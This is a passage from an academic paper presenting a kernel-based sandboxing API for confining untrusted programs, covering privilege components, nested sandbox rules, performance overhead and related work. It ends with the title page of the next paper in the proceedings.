WindowBox[13], a sandboxing system implemented within the Windows NT kernel, is a design in which sandboxes are persistent entities. It consists of a set of desktops that are completely separate from each other and from the rest of the system. Users may give some desktops more privileges than others. They may also place individual programs and other files within a given desktop. The association between a file and its desktop persists until the user either deletes the file or moves it to a different desktop. This feature is useful because a given program is automatically confined to its desktop whenever the user executes it. Therefore, the security policy associated with the desktop is consistently enforced. Associations between files and their desktops also provide an alternate means of defining privileges. Specifically, access may be granted because a file resides in the same desktop as the program attempting to open it.

A potential advantage of defining sandboxes as transient entities is that they may be efficiently discarded when no longer needed. Our design provides a feature that eliminates unnecessary overhead for creating and destroying sandboxes. With this option, a server may create pools of sandboxes for different types of client connections. The server does the following for each client connection:

1. The server forks a child process. The child inherits the parent's descriptors for the various sandbox pools that the server created.

2. The child makes an `sbxapply()` system call, passing in a descriptor for the appropriate pool. If the pool is not empty, this causes a sandbox to be removed from the pool. Otherwise, a new sandbox is created and associated with the pool. The newly obtained sandbox is applied to the child, which then handles the client request.
3. When the child dies, the reference count on its sandbox drops to zero. Instead of being destroyed, the sandbox is returned to the pool for later reuse.

Creation of a sandbox pool requires specification of a maximum capacity. If the pool becomes full, additional sandboxes will be destroyed instead of being returned to it. A pool's creator may adjust its capacity value, find out how many sandboxes the pool contains at a given instant, or make adjustments to the current number of sandboxes in the pool.

2.10 Interaction with Other Security Mechanisms

Our facility is designed to be implemented within existing systems. It must therefore peacefully coexist with other security mechanisms. This consideration may be viewed from the following two perspectives:

1. Can other mechanisms override the denial of a privilege by a sandbox?
2. If a sandbox grants a given privilege, can other mechanisms override this decision?

The answer to the first question is "no." In particular, root has no special privileges that allow sandbox-imposed constraints to be bypassed. This property enhances the security of our mechanism. It also permits construction of sandboxes that confine root programs to a subset of the privileges that they normally have. The answer to the second question is "yes." This property allows sandboxes to coexist with other mechanisms without compromising their effectiveness.

3 Specification of Privileges

We now present the details of how privileges are represented in our design. Although the various component




Figure 3: Include operation




Figure 4: Exclude operation

types have individual differences, several common elements are shared among them. One shared feature is support for the set operations of intersection, union, and complement. Additionally, the components employ the following two common mechanisms:

- *Interval lists* allow specification of intervals of values over a fixed range. For instance, we could use an interval list to represent all integers between 10 and 100, the value 250, and all integers between 400 and 500. The components use this data structure in several places.
- *Sandbox sets* specify privileges that allow sandboxed processes to perform actions relative to other processes. The ability to send signals is an example of this type of privilege.

These two shared building blocks simplify the implementation of the components that use them. They also facilitate the construction of new component types. Next, we give a more detailed presentation of their design. This is followed by descriptions of how the individual component types are constructed.

3.1 Interval Lists

Interval lists provide a convenient way of specifying and manipulating sets of unsigned integers. They support the following operations:

- *Include:* Figure 3 illustrates the include operation. In this example, an interval list initially specifies the intervals $\{(3, 7), (10, 15)\}$. The interval $(8, 12)$ is then included. This produces the interval list

$\{(3, 15)\}$. Notice that this result is obtained rather than $\{(3, 7), (8, 15)\}$ or $\{(3, 7), (8, 12), (10, 15)\}$. Interval lists always merge intervals together so that no two intervals are overlapping or immediately adjacent to each other. This yields the simplest possible representation.

- *Exclude:* Figure 4 illustrates the exclude operation. In this example, we start with the interval list $\{(5, 7), (9, 9), (11, 15)\}$. The interval $(6, 12)$ is then excluded. This produces the interval list $\{(5, 5), (13, 15)\}$.
- *Intersection:* This operation takes two interval lists as operands and produces a new interval list representing the intersection of the sets of integers they specify. The intervals contained in the result are all nonoverlapping and separated by at least one integer value.
- *Union:* This operation is similar to intersection, except that the union is computed.
- *Complement:* This operation takes an interval list and produces its complement. For instance, the complement of $\{(5, 10)\}$ is $\{(0, 4), (11, \text{UINT_MAX})\}$.
- *Query point:* This operation takes an integer as a parameter and returns a Boolean value indicating whether any interval in the list contains it.

We will also provide a mechanism for iterating through an interval list and examining its contents, although this has not yet been implemented.




Figure 5: Behavior of sandbox sets

3.2 Sandbox Sets

Some privileges govern what a process may do relative to other processes. For example, we may wish to allow a sandboxed process to send signals to some processes but not others. One way of accomplishing this is to specify privileges individually for every existing process. However, this is clearly not practical. Therefore processes must be grouped together in some manner. Our design employs sandboxes as the basic unit of organization for assigning privileges relative to processes. For example, signal components specify sets of sandboxes containing processes that may be signaled. We chose sandboxes as the unit of grouping because this is the simplest option. Introducing some other abstraction would create additional complexity without any clear benefits.

Figure 5 illustrates how sandbox sets operate. Signal components C_1 , C_2 , and C_3 are attached to sandboxes S_1 , S_2 , and S_5 respectively. C_1 allows S_1 to signal processes in S_9 , C_2 allows S_2 to signal processes in S_3 and S_9 , and C_3 allows S_5 to signal processes in S_6 and S_7 . Process p created and initialized S_1 , S_9 , and C_1 . The following rules govern the behavior of components implemented using sandbox sets:

- A process in a given sandbox is always allowed to access other processes in its own sandbox or any descendant sandboxes. For example, a process in S_2 may signal any process in S_2 , S_5 , S_6 , or S_7 regardless of how C_2 is configured.
- If a component grants access to a given sandbox, then access is also granted to all of the sandbox's

descendants. For instance, processes in S_1 can signal processes in S_{10} since C_1 grants access to S_9 and S_{10} is a descendant of S_9 . The motivation for this behavior may be understood by considering the viewpoint of process p . Clearly, p is aware of the existence of S_9 . However, p can not in general be expected to keep track of actions, such as creating child sandboxes, that may be performed by processes in S_9 . All p cares about is that processes in S_1 are granted access to all processes that S_9 governs. Thus this rule allows processes to manipulate components without needing to be aware of details that are outside their scope of concern.

- A process in a given sandbox may delegate to child sandboxes any access rights to other sandboxes that it possesses. For example, S_1 has adjusted C_2 so that its privilege for signaling processes in S_9 is passed down to S_2 . Similarly, S_2 may adjust C_3 so that processes in S_5 can signal processes in S_9 . However, S_2 may not adjust C_3 so that processes in S_5 are granted access to S_1 , S_2 , or S_4 . This is because S_2 does not have access to S_1 , S_2 , or S_4 . In general, any sandboxes in shaded area X could potentially appear in C_1 . However, C_1 can not specify S_{10} directly because S_{10} is outside C_1 's scope of concern. Likewise, any sandboxes in shaded areas X or Y but not Z could potentially appear in C_2 .
- All processes that are not in any sandbox are grouped together as if they are all inside a common sandbox that imposes no restrictions. This can be thought of as the "null sandbox", and may be specified in a sandbox set just like any other sandbox.
- It is possible to compute the complement of a sand-

box set. For instance, the complement of the set given by C_3 would be a set that grants access to all sandboxes (including the null sandbox) except S_6 and S_7 . Likewise, intersections and unions of sandbox sets may be computed.

Sandbox sets are implemented internally using a global matrix. Columns represent sandboxes and rows represent components that are implemented as sandbox sets. Adjusting a component C so that it grants access to a sandbox S is accomplished by adding an entry to the matrix at position (C, S) . When a component is destroyed, its corresponding row is removed from the matrix. Likewise, destruction of a sandbox results in the removal of its associated column. This ensures that components do not refer to sandboxes that no longer exist.

3.3 Signal, `ptrace()`, and IPC Components

Signal components specify processes to which a sandboxed process may send signals. Likewise, `ptrace()` components specify which processes a sandboxed process may `ptrace()`. Both of these component types are implemented as sandbox sets. IPC components specify which IPC objects⁶ a sandboxed process may access. If a process executing in sandbox S creates an IPC object X , then S is viewed as owning X . Suppose that S has a parent sandbox T , and S is subsequently destroyed while X still exists. In this case, ownership of X is transferred to T . If S has no parent, then ownership of X is transferred to the null sandbox when S is destroyed. Given this notion of ownership, sandbox sets may be used to implement IPC components. For instance, suppose that the components shown in Figure 5 are IPC components. Then C_1 allows processes in S_1 to access IPC objects owned by S_9 or S_{10} , since S_{10} is a descendant of S_9 .

3.4 File System Component

File system components specify file-related privileges. They are represented as trees of directory paths with labels that specify privileges at each node. The following types of privileges are defined:

- r : For a normal file, this privilege allows the file to be opened for reading. For a directory, it allows the directory contents to be listed.

⁶semaphores, message queues, and shared memory segments




Figure 6: Directory subtree

- w : For a normal file, this privilege allows the file to be opened for writing. For a directory, it allows files in the directory to be created, unlinked, or renamed.
- x : For a normal file, this privilege allows the file to be executed. For a directory, this privilege has no meaning.
- p : For both normal files and directories, this privilege allows permission-related settings to be changed. Specifically, it allows use of `chmod()`, `chown()`, and `chgrp()`.
- t : For both normal files and directories, this privilege allows changing access and modification times using `utime()`.
- s : For a directory, this privilege allows opening files in the directory, accessing subdirectories, and moving into the directory using `chdir()`. For a normal file, this privilege has no meaning.

For each of these privileges, a set of three labels is attached to each node. Figure 6 illustrates the meanings of the labels. Set S consists of the entire subtree rooted at directory n_1 . Set T consists of n_1 and all of its children. Set U consists only of n_1 . Given these definitions, the three labels attached to n_1 for a given privilege are defined as follows:

- $self$: This label represents set U (consisting of only n_1).

- *children*: This label represents the set of nodes defined by $T - U$ (n_2 and n_3 in the figure).
- *grandchild subtrees*: This label represents the set of nodes defined by $S - T$ (n_4, n_5, n_6 , and all of their descendants).

Each label may be assigned one of three values: *allow*, *deny*, or *unspecified*. Labels are ordered according to two simple precedence rules. Labels with higher precedence override the settings of labels with lower precedence. The rules are as follows:

- A label at a node has higher precedence than labels at any of its ancestors.
- There is no ordering among the three labels at a node. This is because the labels represent disjoint sets of nodes.

A label of *unspecified* on a node imposes no particular setting on it or its descendants. Settings are instead determined by labels of higher precedence. A file system component consisting of an empty tree denies all file-related privileges.

Figure 7 illustrates a file system component. It shows labels only for the *w* privilege. Labels for the other five privileges have been omitted for simplicity. Given the above rules, this file system component is interpreted as follows:

- Write access to the root directory is allowed, since its *self* label has a value of *allow*.
- Write access is denied for all files in the root directory except */a*. Since the *children* label of the root directory is *unspecified*, it takes on the default value of *deny* that denies all file-related privileges for an empty tree.
- Write access is also denied to */a*. Since its *self* label and the root directory's *children* label are both unspecified, it takes on the default value of *deny* that denies all file-related privileges for an empty tree.
- For all files in */a* except */a/b*, write access is denied. This is due to the setting of the *children* label for */a*.
- Write access is allowed for the file */a/b*, since its *self* label has a value of *allow*.




Figure 7: File system component

- Write access is allowed for all descendants of */a/b*. This is because the *grandchild subtrees* label of the root directory is not overridden by any labels with higher precedence that affect descendants of */a/b*.

Before file-related privilege checks are performed, names of files are converted to absolute pathnames that contain no symbolic links. Therefore symbolic links do not affect the behavior of file system components. However, the file system component must do extra privilege checking when a sandboxed process attempts to create a hard link. Before allowing this type of operation to proceed, the file system component computes the file-related privileges that the link would have if it existed. If these privileges exceed the privileges of the pathname being linked to, then the operation is denied. This prevents a sandboxed process from gaining unauthorized access to files simply by creating links to them in directories with more permissive settings. It can be shown that the set of all possible file system components is closed under the operations of union, intersection, and complement. However, we omit the proof for the sake of brevity.

3.5 Network Component

A network component consists of two interval lists that specify IP addresses that sandboxed processes may open connections to and ports that sandboxed processes may receive incoming connections from.

| | <code>fork()</code> | <code>execve()</code> | <code>exit()</code> | <code>wait()</code> |
|-----------------------------|---------------------|-----------------------|---------------------|---------------------|
| total latency (μ sec.) | 169 | 375 | 145 | — |
| overhead (μ sec.) | 6.8 | 1.2 | 5.9 | 11.2 |
| overhead (% of total) | 4.0 | 0.3 | 4.1 | — |

Table 1: Performance impact of sandboxing mechanism

3.6 Device Component

A device component consists of three interval lists that specify `read()`, `write()`, and `ioctl()` privileges for various device numbers.

3.7 System Management Component

In its current implementation, the system management component is simply a set of Boolean flags that govern administrative actions such as rebooting and setting system date/time. The set of operations currently governed by this component type is not comprehensive, and will eventually be extended.

4 Performance

In order to be practical, a security mechanism must not require an unreasonable amount of performance overhead. To demonstrate the feasibility of our design, we have therefore performed several microbenchmarks.

Our implementation involves modifying `fork()`, `execve()`, `exit()`, and `wait()`. We have therefore measured the amount of overhead that our mechanism adds to each of these system calls. All experiments were performed on a uniprocessor 266 MHz Pentium II PC with 96 Mb of memory. The Linux kernel we used is an SMP build of version 2.4.1. Each value in Table 1 represents the mean value from 10000 separate system call invocations. As shown, our modifications typically add several microseconds to each call.

During a `fork()`, sandbox-related state information must be copied from the parent process to the child. On `execve()`, a check is performed to see if a sandbox must be applied due to a previous invocation of `sbxapply()` with the "apply on exec" option specified. The values in Table 1 reflect the typical case in which no sandbox is applied. We measured separately

the latency of an `sbxapply()` system call (without "apply on exec" specified) and found that value to be 56 microseconds.

During an `exit()` system call, our implementation closes any open descriptors for sandboxes and components. It then releases the reference to any sandbox the process may be executing within and does a partial cleanup of the sandbox if the reference count drops to 0. Additional cleanup of sandbox-related state is performed during `wait()` when the zombie process is collected. At this time, the expired sandbox is queued so that a kernel thread may perform the final cleanup. The values for `exit()` and `wait()` in Table 1 represent the case in which this cleanup activity occurs for a single expired sandbox. The purpose of the kernel thread is to remove the sandbox from the global matrix described in Section 3.2 and free the memory that it occupies. The thread is awakened periodically when the number of expired objects on its queue reaches a certain threshold. It then deletes all of them in a single operation. We measured the time required to delete 1024 expired sandboxes, and found that this operation takes 2829 microseconds (2.8 μ sec. per sandbox). This represents the mean for 10 separate invocations of the kernel thread. Adding the per-sandbox value to the overhead values in Table 1 for `exit()` and `wait()` provides a rough idea of the total overhead required for destroying a sandbox.

Additionally, we measured the latency of the `kill()` system call when executed by a sandboxed process. The results are shown in Figure 8. For this experiment, we configured the sandbox of the sending process *p* so that its sandbox allows sending signals to the receiving process *q*, which has been placed within a separate sandbox. The values represent latencies when *p* is placed in sandboxes nested at various depths. For instance, the value 3 on the horizontal axis represents the case in which the sandbox enclosing *p* has a parent and a grandparent. Therefore, privilege checks occur at three separate levels. The value 0 on the horizontal axis indicates the case in which *p* is not inside a sandbox and therefore no privilege checks occur. As the graph shows, a single privilege check incurs approximately 5 microseconds of overhead. When sandboxes are nested, additional privi-




Figure 8: Latency of `kill()` executed by sandboxed process

lege checks incur approximately 1 microsecond each.

5 Related Work

Access control lists (ACLs) are a commonly used mechanism for enhancing system security. They associate detailed access rights with objects such as files. The main difference between sandboxes and ACLs is that they take opposite points of view. ACLs associate privileges with objects while sandboxes associate privileges with subjects. The centralized location of the controls on sandboxes makes the correctness of their settings easy to verify. Sandboxes impose strict upper bounds on privileges without depending on assumptions such as settings of file permissions throughout the system. They permit easy creation of customized protection domains without having to change settings on a wide variety of system objects. However, our sandboxing mechanism is designed to complement alternatives such as ACLs rather than replacing them. Sandboxes may be used in combination with other mechanisms to implement policies not easily enforceable using any single mechanism by itself.

Capabilities[1] are another alternative to sandboxes. A capability has two primary characteristics:

- A subject that holds a capability is granted access to the privilege it specifies.
- A subject that lacks a capability is denied access to the privilege it specifies.

A sandbox exhibits the second property but not the first one. This aspect of sandboxes allows their controls to be safely manipulated by untrusted users. The centralized location of the controls on a sandbox makes sandbox-granted privileges easy to track and revoke. In contrast, complete revocation of a capability *C* held by process *P* requires revocation from both *P* and all processes to which *C* has been delegated by *P*. The ability to create nested sandboxes provides a mechanism for delegation of privileges in a manner somewhat similar to delegation of capabilities. Opening files represents an interesting area of interaction between sandboxes and capabilities, since a file descriptor may be viewed as a capability for accessing a file. In our current design, a sandbox cannot revoke a previously granted file access

privilege once the sandboxed process has obtained a file descriptor. However, this limitation may be removed by attaching sandbox-related tags to file descriptors and performing additional privilege checks during `read()` and `write()` system calls. Although this requires extra overhead, the creator of a sandbox could be given the option of disabling the feature to increase performance.

Domain and type enforcement (DTE)[2, 3] is a useful tool for implementing mandatory access controls. This technique groups subjects into domains and objects into types. Rules are provided that specify which domains are granted access to which types. In addition, the system may be configured so that execution of certain programs causes transitions between domains. A major difference between DTE and our sandboxing mechanism is that DTE is geared toward implementing systemwide mandatory access controls. A trusted security administrator defines the domains and types, along with the rules governing their interactions. In contrast, sandboxes are lightweight entities that may be created, configured, and destroyed by untrusted users. Our implementation allows them to enforce either mandatory or discretionary access controls. We plan on extending their functionality by allowing transitions between sandboxes when certain programs are executed.

A variety of sandboxing techniques have been previously implemented. One approach is to build protection mechanisms into programming languages such as Java[7]. Since this option ties the sandbox to a particular language or runtime environment, it is not suitable as a general-purpose mechanism. However, it is still useful as a special-purpose technique, since security policies may be tailored to the language or runtime environment.

Alternately, the sandbox may be embedded within the sandboxed program. Proof-carrying code[8] is one example of this type of approach. Another option is to instrument an existing binary with additional machine instructions that verify compliance with a security policy as a program executes[9]. However, these alternatives are inconvenient because they require modification of binaries. Furthermore, they are not useful as general-purpose techniques since they do not apply to all types of programs (such as shell scripts, for instance).

A sandboxing system known as Janus[10], along with two similar mechanisms[11, 12], employs user-space monitoring processes for interception of system calls made by sandboxed programs. The monitoring processes use the `/proc` process tracing facility of Solaris for system call interception. This approach limits the scope of applicability of these techniques, since it may

not be used with `setuid` programs. It also has substantial overhead because the monitoring agent is a separate process and interprocess context switches are therefore required for monitoring. Furthermore, the monitoring process must `fork()` each time the sandboxed process forks. The fact that the monitoring agent runs in user space may also create vulnerabilities.

To overcome the limitations of user-space mechanisms, sandboxes may be implemented as loadable kernel modules[14, 15]. Placing sandboxes inside the kernel may enhance their security by providing increased isolation from potentially malicious entities. Since kernel-based sandboxes may be implemented as passive entities, context switching overhead is not required for privilege checking. A disadvantage of this approach is that creating a new sandbox requires loading a kernel module. The module must be fully trusted, and a trusted user must perform the module loading operation.

A design known as ChakraVyuha (CV)[16] implements a kernel-based sandboxing mechanism. In this system, sandboxes for individual applications are defined using a domain-specific language. Sandbox definitions are stored in a secure location somewhere in the file system. When a given program is executed, its sandbox definition is passed to a kernel-resident enforcer. This entity enforces restrictions by matching system call parameters against the sandbox definition. Therefore, problems associated with implementing sandboxes as loadable kernel modules are avoided.

One difference between ChakraVyuha and our design is the level at which its external interfaces are specified. To confine a program with ChakraVyuha, it must first be installed using a specialized installer program. The installer generates a configuration file that specifies a default sandbox for the new program. If users wish to create customized sandboxes, they must do so using configuration files that follow a specific format. Our external interface is at a much lower level. We export a general-purpose system call API that application programs may use for their own purposes. This approach widens the scope of applicability of our design.

A second advantage of our model is the ability to dynamically reconfigure sandboxes at runtime. With ChakraVyuha, users may customize sandboxes, but the sandboxes are fixed once the sandboxed programs start executing. Other advantages of our model include nested sandboxes and our treatment of privilege sets as first class objects that may be manipulated using set-theoretic primitives.

Another solution, known as WindowBox[13], implements a sandboxing mechanism within the Windows NT kernel. The emphasis here is on providing an easy to use mechanism that is simple enough for unsophisticated users. The design consists of a set of desktops that are completely separated from each other and from the rest of the system. Users can give some desktops more privileges than others. As a user's level of trust increases, a program may be gradually moved to more privileged desktops. However, the desktops are relatively static entities. They are not designed to function as lightweight containers for individual programs.

Finally, a sandboxing mechanism somewhat similar to ours has been added to the ULTRIX operating system[17]. This mechanism, known as TRON, is similar to our design in some ways but more limited in scope, since it only deals with file-related privileges. Like our sandboxing mechanism, TRON allows creation of sandboxes by untrusted users. However, it does not provide a blocking mechanism for interactive privilege determination at runtime.

TRON does allow nesting of sandboxes, although this feature behaves differently from our design. When sandboxes are nested, our mechanism performs privilege checks at each level individually. However, TRON verifies at creation time that a nested sandbox contains a subset of its parent's privileges. It then checks privileges against only the innermost sandbox. Although TRON's approach reduces performance overhead, we chose our method for two reasons. First of all, our design allows changes in a sandbox configuration to affect all sandboxes nested below it. This behavior is necessary for interactive manipulation of sandboxes to function properly when sandboxes are nested. Secondly, our design allows a sandboxed process to create a nested sandbox without any awareness of how its own sandbox is configured. The child sandbox is not cluttered with restrictions imposed by its parent and therefore maintains a precise representation of the policies its creator wishes to enforce. Furthermore, restrictions imposed by the parent sandbox may be kept secret from its inhabitants.

The method that TRON employs for specifying access controls is less expressive than our file system component. When privileges are assigned to a directory, they automatically extend to all files it contains. It is not possible to grant privileges only for the directory without extending them to all of its files. However, a *subtree* option does exist that is equivalent to the union of *self*, *children*, and *grandchild subtrees* in our file system component. One feature that TRON omits is the ability to specifically deny access to files. It is therefore

not powerful enough to support composition of privilege sets through union, intersection, and complement operations.

6 Conclusions

In summary, we have presented a general-purpose system call API for confinement of untrusted programs. We have described our design within the context of a systematic exploration of the design space for confinement mechanisms. Our approach is distinguished by its flexibility and provision of a relatively simple set of primitives that permit a wide scope of applicability. Preliminary performance results are encouraging, although we still need to perform more extensive testing.

Availability


At the time of this writing, we are still finishing the implementation of the sandboxing API. The latest version of the code may be obtained from <http://seclab.cs.ucdavis.edu/projects/sandbox.html>. As our work progresses, we will make updates available at this location.

References

- [1] Dennis, J., and VanHorn, E. Programming semantics for multiprogrammed computations. *Communications of the ACM*, 9:143–155, Mar. 1966.
- [2] Walker, K., Sterne, D., Badger, L., Petkac, M., Shermann, D., and Oostendorp, K. Confining root programs with domain and type enforcement (DTE). In *Proceedings of the Sixth USENIX Security Symposium*, Jul. 1996.
- [3] Security-enhanced linux
<http://www.nsa.gov/selinux/>.
- [4] Saltzer, J., and Schroeder, M. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, Sep. 1975.
- [5] Chang, F., Itzkovitz, A., and Karamcheti, V. User-level resource-constrained sandboxing. In *Proceedings of the 4th USENIX Windows Systems Symposium*, Aug. 2000.

- [6] Lal, M., and Pandey, R. A scheduling scheme for controlling allocation of cpu resources for mobile programs. *Autonomous Agents and Multi-Agent Systems*, 5(1):7-43, Mar. 2002.
- [7] Gong, L., Mueller, M., Prafullchandra, H., and Schemers, R. Going beyond the sandbox: An overview of the new security architecture in the java development kit 1.2. In *Proceedings of the USENIX Symposium on Internet Technologies and Systems*, Dec. 1997.
- [8] Necula, G., and Lee, P. Safe kernel extensions without run-time checking. In *Proceedings of the USENIX 2nd Symposium on Operating Systems Design and Implementation*, Oct. 1996.
- [9] Small, C. A tool for constructing safe extensible C++ systems. In *Proceedings of the Third USENIX Conference on Object-Oriented Technologies and Systems*, Jun. 1997.
- [10] Goldberg, I., Wagner, D., Thomas, R., and Brewer, E. A secure environment for untrusted helper applications (confining the wily hacker). In *Proceedings of the Sixth USENIX Security Symposium*, Jul. 1996.
- [11] Acharya, A., and Raje, M. MAPbox: Using parameterized behavior classes to confine applications. In *Proceedings of the 9th USENIX Security Symposium*, Aug. 2000.
- [12] Alexandrov, A., Kmiec, P., and Schauser, K. Consh: Confined execution environment for internet computations. <http://www.cs.ucsb.edu/~berto/papers/99-usenix-consh.ps>.
- [13] Balfanz, D., and Simon, D. WindowBox: A simple security model for the connected desktop. In *Proceedings of the 4th USENIX Windows Systems Symposium*, Aug. 2000.
- [14] Fraser, T., Badger, L., and Feldman, M. Hardening COTS software with generic software wrappers. In *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, May 1999.
- [15] Mitchem, T., Lu, R., and O'Brien, R. Using kernel hypervisors to secure applications. In *Proceedings, 13th Annual Computer Security Applications Conference*, Dec. 1997.
- [16] Dan, A., Mohindra, A., Ramaswami, R., and Sitaram, D. Chakravyuha (CV): A sandbox operating system environment for controlled execution of alien code. Technical Report 20742, IBM T.J. Watson Research Center, 1997.
- [17] Berman, A., Bourassa, V., and Selberg, E. TRON: Process-specific file protection for the UNIX operating system. In *Proceedings of the 1995 Winter USENIX Conference*, Jan. 1995.

WEB SECURITY



SSLACC: A Clustered SSL Accelerator

Eric Rescorla
RTFM, Inc.
ekr@rtfm.com

Adam Cain
